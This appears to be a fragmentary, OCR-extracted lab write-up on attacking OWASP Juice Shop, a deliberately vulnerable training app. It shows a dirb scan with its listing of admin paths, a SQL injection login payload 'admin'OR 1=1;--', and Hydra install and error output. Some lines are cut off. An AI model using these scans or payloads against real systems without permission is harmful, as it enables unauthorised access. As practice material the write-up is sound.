
dirb: The web content scanner tool.

https://demo.owasp-juice.shop/: Target website URL


-w /usr/share/wordlists/dirb/common.txt: Specifies the wordlist to use for scanning.

-v: Enables verbose output.

| grep admin: Filters the verbose output to display lines containing "admin".



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-27 12:31:13
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module

┌──(kali㉿kali)-[~]
└─$ dirb https://demo.owasp-juice.shop/ -w /usr/share/wordlists/dirb/common.txt -v| grep admin
+ https://demo.owasp-juice.shop/_admin (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/_vti_bin/_vti_adm/admin.dll (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/~admin (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/~administrator (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/~sysadmin (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin.cgi (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin.php (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin.pl (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_ (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_area (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_banner (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_c (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_index (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_interface (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_login (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin_logon (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin1 (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin2 (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin3 (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin4_account (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin4_colon (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin-admin (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin-console (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admincontrol (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admincp (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/adminhelp (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/admin-interface (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administer (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administr8 (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administracion (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administrador (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administrat (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administratie (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administration (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administrator (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administratoraccounts (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administrators (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/administrivia (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/adminlogin (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/adminlogon (CODE:200|SIZE:3748)
+ https://demo.owasp-juice.shop/adminpanel (CODE:200|SIZE:3748)
```



localhost:3000/#/search

Save login for http://localhost:3000?

Username
admin'OR 1=1;--

Password
•••••••••

□ Show password

Don't save | Save

You successfully solved a challenge:

```
ial unix /var/run/docker.sock: connect: permi
```


```
200 (Length: 3748). To continue please exclud
```

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

Sql injection: admin’OR 1 = 1;--

Installing hydra command




```
—(root㉿kali)-[/home/kali]
—# sudo apt install hydra -y
ydra is already the newest version (9.5-3).
The following packages were automatically installed and
  fonts-liberation2            libboost-thread1.83.0  libgf
  ibverbs-providers            libcephfs2             libgf
  libbfio1                     libegl-dev             libgl
  libboost-iostreams1.83.0  libgfapi0               libgle
Use 'sudo apt autoremove' to remove them.

Upgrading:
  login  passwd

Installing dependencies:
  login.defs

Summary:
  Upgrading: 2, Installing: 1, Removing: 0, Not Upgrading: 2
  Download size: 0 B / 1,500 kB
```

1)Pinging path to get IP

